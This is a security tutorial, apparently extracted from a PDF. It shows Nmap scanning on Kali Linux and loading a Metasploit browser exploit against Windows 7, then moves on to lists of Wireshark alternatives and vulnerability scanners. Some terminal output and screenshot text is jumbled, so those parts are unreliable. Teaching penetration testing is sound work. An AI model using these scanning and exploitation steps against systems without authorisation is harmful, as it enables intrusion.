Network Mapper, better known as Nmap for short is a free, open-source utility used for network discovery and vulnerability scanning. Security professionals use Nmap to discover devices running in their environments. Nmap also can reveal the services, and ports each host is serving, exposing a potential security risk. At the most basic level, consider Nmap, ping on steroids. The more advanced your technical skills evolve the more usefulness you'll find from Nmap

Nmap offers the flexibility to monitor a single host or a vast network consisting of hundreds if not thousands of devices and subnets. The flexibility Nmap offers has evolved over the years, but at its core, it's a port-scanning tool, which gathers information by sending raw packets to a host system. Nmap then listens for responses and determines if a port is open, closed or filtered.

The first scan you should be familiar with is the basic Nmap scan that scans the first 1000 TCP ports. If it discovers a port listening it will display the port as open, closed, or filtered. Filtered meaning a firewall is most likely in place

modifying the traffic on that particular port. Below is a list of Nmap commands which can be used to run the default scan.

## Nmap Target Selection

Scan a single IP	nmap 192.168.1.1
Scan a host	nmap www.testnetwork.com
Scan a range of IPs	nmap 192.168.1.1-20
Scan a subnet	nmap 192.168.1.0/24
Scan targets from a text file	nmap -iL list-of-ipaddresses.txt

## How to Perform a Basic Nmap Scan on Kali Linux

To run a basic Nmap scan in Kali Linux, follow the steps below. With Nmap as depicted above, you have the ability to **scan a single IP, a DNS name, a range of IP addresses, Subnets, and even scan from text files**. For this example, we will scan the localhost IP address.

**Step 1)** From the **Dock menu**, click on the second tab which is the **Terminal**

**Step 2)** The **Terminal** window should open, enter the command **ifconfig**, this command will return the local IP address of your Kali Linux system. In this example, the local IP address is 10.0.2.15

**Step 3)** Make a note of the local IP Address

**Step 4)** In the same terminal window, enter **nmap 10.0.2.15**, this will scan the first 1000 ports on the localhost. Considering this is the base install no ports should be open.

**Step 5)** Review results

Step 1) Open Terminal Window

Step 2) Type ifconfig command to obtain local IP

Step 3) Note IP address

Step 4) Enter nmap command with local IP address

Step 5) Review results

```

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,NOARP,NOTRAILERS,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.15 brd 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::a00:27ff:fe95:8c5e brd fe80::ff:fe95:8c5e scopeid 0x20<link>
ether 08:00:27:95:8c:5e txqueuelen 1000 (Ethernet)
RX packets 1723139 bytes 1821216056 (1.6 GiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 349541 bytes 21430895 (20.4 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 brd 255.0.0.0
inet6 ::1 brd :: prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 96 bytes 5592 (5.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 96 bytes 5597 (5.5 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# nmap 10.0.2.15
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-13 18:42 EST
Nmap scan report for 10.0.2.15
Host is up (0.000034s latency).
All 1000 scanned ports on 10.0.2.15 are closed

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
root@kali:~#

```

By default, nmap only scans the first 1000 ports. If you needed to scan the complete 65535 ports, you would simply modify the above command to include **-p-**.

```
Nmap 10.0.2.15 -p-
```

## Nmap OS Scan

Another basic but useful feature of nmap is the ability to detect the OS of the host system. Kali Linux by default is secure, so for this example, the host system, which Oracle's VirtualBox is installed on, will be used as an example. The host system is a Windows 10 Surface. The host system's IP address is 10.28.2.26.

In the **Terminal** window enter the following nmap command:

```
nmap 10.28.2.26 -A
```

## Review results

Adding **-A** tells nmap to not only perform a port scan but also try to detect the Operating System.

```
root@kali:~# nmap -A 10.28.2.26
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-13 19:12 EST
Nmap scan report for 10.28.2.26
Host is up (0.022s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Device type: bridge|general purpose|switch
Running (SLOW! GUESSING). Oracle VirtualBox (98%), QEMU (34%), Cisco Embedded (80%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu cpe:/h:cisco:css_11501
Aggressive OS guesses: Oracle Virtualbox (96%), QEMU user mode network gateway (94%), Cisco CSS 11501 switch (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DESKTOP-3R5R5G9; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2s, deviation: 0s, median: 2s
| smb-security-mode:
|   account used: guest
|   authentication level: user
|   challenge response: supported
|   message signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|     Message signing enabled but not required
| smb2-time:
|   date: 2019-01-13 19:12:43
|   start_date: N/A

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  0.57 ms  10.0.2.2
2  0.25 ms  10.28.2.26

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.41 seconds
root@kali:~#
```

Nmap is a vital utility in any Security Professional toolbox. Use the command **nmap -h** to explore more options and commands on Nmap.

## What is Metasploit?

The Metasploit Framework is an open source project that provides a public resource for researching vulnerabilities and developing code that allows security professionals the ability to infiltrate their own network and identify security risk and vulnerabilities. Metasploit was recently purchased by Rapid 7 (<https://www.metasploit.com>). However, the community edition of Metasploit is still available on Kali Linux. Metasploit is by far the world's most used Penetration utility.

It is important that you are careful when using Metasploit because scanning a network or environment that is not yours could be considered illegal in some

instances. In this tutorial, we'll show you how to start Metasploit and run a basic scan on Kali Linux. Metasploit is considered an advance utility and will require some time to become adept, but once familiar with the application it will be an invaluable resource.

## Metasploit and Nmap

Within Metasploit, we can actually utilize Nmap. In this case, you'll learn how to scan your local VirtualBox subnet from Metasploit using the Nmap utility we just learned about.

**Step 1)** On the Applications Tab, scroll down to **08-Exploitation Tools** and then select **Metasploit**

**Step 2)** A terminal box will open, with **MSF** in the dialog, this is **Metasploit**

**Step 3)** Enter the following command

```
db_nmap -V -sV 10.0.2.15/24
```


(be sure to replace 10.0.2.15 with your local IP address)

**Here:**

db\_ stands for database

-V Stands for verbose mode

-sV stands for service version detection



## Metasploit Exploit Utility

Metasploit is very robust with its features and flexibility. One common use for Metasploit is the Exploitation of Vulnerabilities. Below we'll go through the steps of reviewing some exploits and trying to exploit a Windows 7 Machine.

**Step 1)** Assuming Metasploit is still open enter **Hosts -R** in the terminal window. This adds the hosts recently discovered to Metasploit database.

The screenshot shows a terminal window with the Metasploit framework. A red box highlights the command 'msf > hosts -R'. An arrow points from this box to the text 'hosts -r command'. Another red box highlights the output table, which lists several hosts with their MAC addresses, names, OS details, and roles. An arrow points from this box to the text 'Different host discovered'.

ID	MAC	Name	OS_Name	OS_Power	OS_Img	Purpose	Info	Comments
00	00:50:56:c8:00:08	Windows 7				client		
01	00:50:56:e0:3e:1a	Windows 7				client		
02	00:0c:29:99:af:16	Linux		2.6.X		server		
03	00:0c:29:45:79:ca	Windows 2008				server		
04	00:0c:29:5a:47:ce	Windows 2008				server		
05	00:0c:29:ad:ef:d1	Windows 2008				server		
06	00:0c:29:b0:6c:eb	Windows 7				client		

**Step 2)** Enter "**show exploits**", this command will provide a comprehensive look at all the exploits available to Metasploit.

The screenshot shows a terminal window with the Metasploit framework. A red box highlights the command 'msf > show exploits'. An arrow points from this box to the text 'Command shows all available Exploits'. Another red box highlights the first column of the exploit list, labeled 'Name'. An arrow points from this box to the text 'Name and path to exploit on Kali'. A third red box highlights the 'Rank' column. An arrow points from this box to the text 'Ranking of exploit'. A fourth red box highlights the 'Description' column. An arrow points from this box to the text 'Brief details of exploit'. The list includes various exploits such as 'aix/local/ibstat\_path', 'apple\_ios/browser/safari/libtiff', and 'freebsd/http/watchguard\_cmd\_exec', each with its disclosure date, rank, and brief description.

Name	Disclosure Date	Rank	Description
aix/local/ibstat_path	2013-09-24	excellent	ibstat #VAI# Privilege Escalation
aix/rpc_cmsd_opcode21	2009-10-07	great	AIX Calendar Manager Service Daemon (
aix/rpc_ttdbserverd_realpath	2009-06-17	great	ToolTalk rpc.ttdbserverd_tt_internal
android/adb/adb_server_exec	2016-01-01	excellent	Android ADB Debug Server Remote Paylo
android/browser/samsung_knox_sdmc_url	2014-11-12	excellent	Samsung Galaxy KNOX Android Browser R
android/browser/webview_addjavasciptinterface	2012-12-21	excellent	Android Browser and WebView addJavaSc
android/fileformat/adobe_reader_pdf_js_interface	2014-04-13	good	Adobe Reader for Android addJavaSc
android/local/futex_requeue	2014-05-03	excellent	Android 'Towelroot' Futex Requeue Ke
apple_ios/browser/safari/libtiff	2006-08-01	good	Apple iOS MobileSafari LibTIFF Buffer
apple_ios/email/mobilemail_libtiff	2006-08-01	good	Apple iOS MobileMail LibTIFF Buffer O
apple_ios/ssh/cydia_default_ssh	2007-07-02	excellent	Apple iOS Default SSH Password Vulner
bsdi/softcart/mercantec_softcart	2004-08-19	great	Mercantec SoftCart CGI Overflow
dialup/multi/login/manargs	2001-12-12	good	System V Derived /bin/login Extraneou
firefox/local/exec_shellcode	2014-03-10	normal	Firefox Exec Shellcode from Privileg
freebsd/ftp/proftpd_telnet_iac	2010-11-01	great	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC
freebsd/http/watchguard_cmd_exec	2015-06-29	excellent	Watchguard XCS Remote Command Executi
freebsd/local/mmap	2013-06-18	great	FreeBSD 9 Address Space Manipulation
freebsd/local/watchguard_fix_corrupt_mail	2015-06-29	manual	Watchguard XCS FixCorruptMail Local P
freebsd/misc/citrix_netscaler_soap_bof	2014-09-22	normal	Citrix NetScaler SOAP Handler Remote
freebsd/samba/trans2open	2003-04-07	great	Samba trans2open Overflow (*BSD x86)
freebsd/tacacs/xtacacs_report	2008-01-08	average	XTACACSD report() Buffer Overflow
freebsd/telnet/telnet_encrypt_keyid	2011-12-23	great	FreeBSD Telnet Service Encryption Key
hpv2/odbc/odbcuse_exec	2002-08-29	excellent	HP UV-LD Command Execution

**Step 3)** Now, try to narrow down the list with this command: **search name: Windows 7**, this command searches the exploits which specifically include windows 7, for the purpose of this example we will try to exploit a Windows 7 Machine. Depending on your environment, you will have to change the search parameters to meet your criteria. For example, if you have Mac or another Linux machine, you will have to change the search parameter to match that machine type.

```

File Edit View Search Terminal Help
post/windows/manage/wdigest_caching normal
aching
post/windows/manage/webcam normal
post/windows/recon/computer_browser_discovery normal
post/windows/recon/outbound_ports normal
post/windows/recon/resolve_ip normal
post/windows/wlan/wlan_bss_list root@kaliCream: ~
post/windows/wlan/wlan_current_connection
on Info File Edit View Search Terminal Help
post/windows/wlan/wlan_disconnect normal
post/windows/wlan/wlan_profile normal
bash: metasploit: command not found
root@kaliCream: # █

msf > clear
[*] exec: clear


msf > search name: Windows 7
[Enter command and review results]

Matching Modules
=====
Name
-----
auxiliary/admin/2wire/xslt_password_reset Disclosure Date 2007-08-15 Rank normal
d Reset Vulnerability
auxiliary/admin/android/google_play_store_uxss_xframe_rce
Store XFO
auxiliary/admin/appletv/appletv_display_image
auxiliary/admin/appletv/appletv_display_video
auxiliary/admin/atg/atg_client
dministrative Client
auxiliary/admin/aws/aws_launch_instances
auxiliary/admin/backupexec/dump
Access
auxiliary/admin/backupexec/registry
ss
auxiliary/admin/cisco/cisco_asa_extrabacon CON)
auxiliary/admin/cisco/cisco_secure_acs_bypass
hange
auxiliary/admin/db2/db2rcmd
lnerability
auxiliary/admin/dns/dyn_dns_update
on
auxiliary/admin/emc/alphastor_devicemanager_exec
ommmand Execution
auxiliary/admin/emc/alphastor_librarymanager_exec
Command Execution

```

**Step 4)** For the purposes of this tutorial we will use an **Apple Itunes vulnerability** discovered in the list. To utilize the exploit, we must enter the

complete path which is displayed in the list: **use exploit/windows/browser/apple\_itunes\_playlist**



The screenshot shows the Metasploit framework's exploit list. A specific exploit, 'exploit/windows/browser/apple\_itunes\_playlist', is highlighted with a red box and labeled 'Exploit Path'. Another red box highlights the 'Exploit Name' column, which lists the name of each exploit followed by its rating (e.g., 'normal', 'great', 'excellent') and a brief description.

exploit/windows/browser/aladdin_choosefilepatch_bdo	2012-04-01	normal	Aladdin Knowledge System Ltd C...
exploit/windows/browser/amaya_bdo	2009-01-28	normal	Amaya Browser v11.0 'bdo' Tag...
exploit/windows/browser/aol_ampx_convertfile	2009-05-19	normal	AOL Radio AmPX ActiveX Control
exploit/windows/browser/aol_icq_downloadagent	2006-11-06	excellent	America Online ICQ ActiveX Con...
<b>use exploit/windows/browser/apple_itunes_playlist</b>	<b>2005-01-11</b>	<b>normal</b>	<b>Apple iTunes 4.7 Playlist Buffer...</b>
exploit/windows/browser/apple_quicktime_marshaled_punk	2010-08-30	great	Apple QuickTime 7.0.7 Marshal...
exploit/windows/browser/apple_quicktime_mime_type	2012-11-07	normal	Apple QuickTime 7.7.2 MIME Typ...
exploit/windows/browser/apple_quicktime_rdf	2013-05-22	normal	Apple QuickTime 7 Invalid Attrib...
exploit/windows/browser/apple_quicktime_rtsp	2007-01-01	normal	Apple QuickTime 7.1.3 RTSP URI...
exploit/windows/browser/apple_quicktime_smil_debug	2010-08-12	good	Apple QuickTime 7.6.6 Invalid S...
exploit/windows/browser/apple_quicktime_txmxml_font_table	2012-11-07	normal	Apple QuickTime 7.7.2 TxXML St...
<b>Overflow</b>			
exploit/windows/browser/ask_shortformat	2007-09-24	normal	Ask.com Toolbar askBar.dll Act...
exploit/windows/browser/asus_net4switch_ipswcom	2012-02-17	normal	ASUS Net4Switch ipswcom.dll Ac...
exploit/windows/browser/athocgov_completeinstallation	2008-02-15	normal	AtHocGov IWSAlerts ActiveX Con...
exploit/windows/browser/autodesk_idrop	2009-04-02	normal	Autodesk IDrop ActiveX Control
exploit/windows/browser/aventail_ep1_activex	2010-08-19	normal	SonicWALL Aventail ep1.dll Aut...
exploit/windows/browser/awingsoft_winds3d_bof	2009-07-18	average	AwingSoft Winds3D Player Scene...
exploit/windows/browser/awingsoft_winds3d_scenearl	2009-11-14	excellent	AwingSoft Winds3D Player 3.5 Sc...
exploit/windows/browser/baofeng_storm_onbeforevideodownload	2009-04-30	normal	BaoFeng Storm mps.dll ActiveX
exploit/windows/browser/barcode_ax49	2007-06-22	normal	RKD Software BarcodeAx.dll v4.0
<b>W</b>			
exploit/windows/browser/blackice_downloadimagefileurl	2008-06-05	excellent	Black Ice Cover Page ActiveX C...
exploit/windows/browser/c6_messenger_downloaderactivex	2009-06-03	excellent	Icona SpA C6 Messenger Download...
<b>Load and Execute</b>			
exploit/windows/browser/ca_brightstor_addcolumn	2008-03-16	normal	CA BrightStor ARCServe Backup...
exploit/windows/browser/chilkat_crypt_writefile	2008-11-03	excellent	Chilkat Crypt ActiveX WriteFil...
exploit/windows/browser/cisco_anyconnect_exec	2011-06-01	excellent	Cisco AnyConnect VPN Client Ac...
<b>te</b>			
exploit/windows/browser/cisco_playerpt_setsource	2012-03-22	normal	Cisco Linksys PlayerPT ActiveX
exploit/windows/browser/cisco_playerpt_setsource_url	2012-07-17	normal	Cisco Linksys PlayerPT ActiveX
<b>Overflow</b>			
exploit/windows/browser/citrix_gateway_actx	2011-07-14	normal	Citrix Gateway ActiveX Control

**Step 5)** If the exploit is successful the command prompt will change to display the exploit name followed by > as depicted in the below screenshot.

**Step 6)** Enter **show options** to review what options are available to the exploit. Each exploit will, of course, have different options.



The screenshot shows the Metasploit module options screen for the 'apple\_itunes\_playlist' exploit. The command prompt has changed to 'msf exploit(apple\_itunes\_playlist) >'. The user has run the command 'show options', which displays a table of module options. Arrows point from the text labels 'Command Prompt Change' and 'Available Exploit Options' to their respective locations in the screenshot.

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or a public interface.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections.
SSLCert		no	Path to a custom SSL certificate (default is randomly generated).
URI PATH		no	The URI to use for this exploit (default is random).

## Summary

In sum, Kali Linux is an amazing operating system that is widely used by various professionals from Security Administrators, to Black Hat Hackers.

Given its robust utilities, stability, and ease of use, it's an operating system everyone in the IT industry and computer enthusiast should be familiar with. Utilizing just the two applications discussed in this tutorial will significantly aid a firm in securing their Information Technology infrastructure. Both Nmap and Metasploit are available on other platforms, but their ease of use and pre-installed configuration on Kali Linux makes Kali the operating system of choice when evaluating and testing the security of a network. As stated previously, be careful using the Kali Linux, as it should only be used in network environments which you control and or have permission to test. As some utilities, may actually cause damage or loss of data.

## 11 Best Wireshark Alternatives in 2020

Wireshark is a widely used network monitoring and WiFi troubleshooting tool. However, with Wireshark tool is that you can only gather information from the network but cannot send this information.

Here, is a curated list of top 11 tools which are capable of replacing Wireshark. This list includes commercial as well as open-source tools with popular features and latest download link.

### 1) Cloud Shark



A web-based platform which allows you to view analyze, and share packet capture files in a browser. It helps you to solve network problems faster with packet captures.

#### Features:

- Drag and drop capture right into your browser, or upload using your API key
- Cloud Shark can act like a drop-box for the files you generate
- Allows readers to access advanced analysis from any device without any special software

- You can instantly link your work to share with co-workers or customers

**Download link:** <https://cloudshark.io/>

---

## 2) [PRTG monitor](#)



[PRTG monitor](#) allows all systems, devices, traffic, and applications of your IT infrastructure. The tool also offers to monitor several networks from various locations.

### Features:

- Full featured web interface which is based on AJAX with high-security standards
- SSL-secured local and remote access which can be used simultaneously
- Visualize your network with the help of real time maps with real time status information
- Allows you to monitors several networks in different locations
- Helps you to run reports on demand or schedule regular reports

[More Information >>](#)

---

## 3) [SolarWinds](#)



[SolarWinds](#) offers advanced network monitoring for on-premises, hybrid, and cloud services. The tool helps you to reduce network outages and improve the performance of your network.

#### **Features:**

- Multi-vendor network monitoring
- Network Insights for deeper visibility
- NetPath and PerfStack for easy troubleshooting
- Smarter scalability for large environments

[More Information >>](#)

---

#### 4) Sysdig



[Sysdig](#) is an open source tool to monitor and secure containers both for windows and mac. It comes with a command line interface which allows the user to track the system acidity in real time.

#### **Features:**

- The tool support application tracking
- Helps you to enhance software reliability and bring an ideal resolution
- Accelerate your transition to containers
- Allows you to protect and assure you're critical applications

**Download link:** <https://sysdig.com/pricing/>

---

## 5) Mojo Packets



[Mojo Packets](#) is yet another Wireshark alternative. This is an ideal tool for cloud-based WiFi analysis and troubleshooting tool.

### Features:

- Helps you to store and organize your traces in Packets for quick access
- Allows you to capture packet traces at any remote site
- Visualization of WiFi connections and visual coding
- Tag particular parts of a trace with notes and share them for collaborative troubleshooting

**Download Link:** <https://mojopackets.com/>

---

## 6) Colasoft



[Colasoft](#) nChronos is a Network Performance Analysis Solution. It allows IT professionals to collect and save the high amount of packet-level network data. This data allows the user to navigate time specific periods of the data.

### Features:

- Allows you to monitor your network and application performance in real-time
- Analyze and troubleshoot all types of abnormalities in your system
- Save IT cost and enhance the customer experience

**Download link:** <https://www.colasoft.com/download/index.php>

---

## 7) Debookee



[Debookee](#) is a network monitoring tool which allows you to intercept and monitor the traffic of any device in the same subnet. You can capture data from the mobile device on your Mac, Printer, Tv, without the need of any proxy.

### **Features:**

- Allows users to see what is happening on their work
- Helps you to find out who is using your WIFI bandwidth
- Scan your LAN or any IP range and helps you to find all the connected devices
- Display all Wi-Fi clients covers in the radio range and to which API they're associated

**Download link:** <https://debookee.com/>

---

## 8) Omnipack



[Omnipeek](#) is the best tool for network analytics and performance diagnostics. It offers advanced capabilities for security investigations. The tool helps to compare, discover, and reduce your mean-time-to-resolution(MTTR).

### **Features:**

- You can scan packets for signs of trouble or detect changes in transfer speeds

- The traffic analyzing feature can report on end-to-end performance for connections
- Added support for 3rd party authentication

**Download link:** <https://www.savvius.com/product/omnipeek/>

---

## 9) Ettercap



[Ettercap](#) is a comprehensive network monitor tool. It also supports both active and passive dissection of different protocols. It also includes features for network and host analysis.

### Features:

- SSH3 and SSL support
- Packet filtering/dropping
- Remote traffic sniffing with the help of tunnels and route mangling
- Passive OS fingerprint
- Allows you to kill the connection

**Download link:** <http://www.ettercap-project.org/downloads.html>

---

## 10) SmartSniff



[SmartSniff](#) is a network monitoring alternative tool for Wireshark. It allows you to captured data in conversation-like sequence between servers and clients.

### **Features:**

- Helps you to capture TCP/IP packets on the network without installing a capture driver
- Allows you to capture driver of Microsoft Network Monitor
- Smartsniff helps you to capture data from other unsecured wireless networks

**Download link:** <http://www.nirsoft.net/utils/smsniff.html>

---

### **11) EtherApe**



[EtherApe](#) is a graphical network monitoring solution. It supports Ethernet, FDDI, ISDN, SLIP, PPP, and WLAN devices. EtherApe allows you to select the level of the protocol stack to concentrate on.

### **Features:**

- You can use refined data network filter with the help of pcap syntax
- The display is averaging and node persistence times are fully configurable
- Helps you to display protocol summary dialog shows global traffic statistics by the protocol

**Download link:** <https://etherape.sourceforge.io/>

## **15 BEST Website Vulnerability Scanner | Web Security Check**

Vulnerability scanners are automated tools that constantly evaluate the software system's security risks to identify security vulnerabilities.

Following is a handpicked list of Top Vulnerability Scanning Tools, with its popular features and website links. The list contains both open source(free) and commercial(paid) website vulnerability scanner tools.

## Top Website Security Scanning Tools: Open Source and Paid

Name	Price	Link
Indusface	Free + Paid Plan	<a href="#">Learn More</a>
Security Event Manager	30-Days Free Trial + Paid Plan	<a href="#">Learn More</a>
Network Vulnerability Detection	30-Days Free Trial + Paid Plan	<a href="#">Learn More</a>

### 1) [Indusface](#)



[Indusface](#) WAS provides comprehensive dynamic application security testing tool (DAST). It combines automated scanning to detect OWASP Top 10 vulnerabilities and malware along with Manual Pen-Testing done by Cert-In certified security experts.

#### Features:

- New age scanner built for single page applications
- Authentication scans
- Malware Scans & Blacklisting checks
- Network vulnerability scans
- Integrated Dashboard
- Proof of evidence for reported vulnerabilities through proof of concepts.
- Optional AppTrana WAF integration to provide instant virtual patching with Zero False positive
- 24x7 support to discuss remediation guidelines/POC

[More Information >>](#)

---

## 2) [Security Event Manager](#)

[Security Event Manager](#) is application that improves your security and demonstrates compliance with ease. It offers a centralized log collection facility. This app has a built-in file integrity monitoring facility.



### **Features:**

- It has integrated tools for compliance reporting.
- This application offers an intuitive dashboard.
- Provides automated incident response.
- Offers real time log analyzer.

[\*\*More Information >>\*\*](#)

---

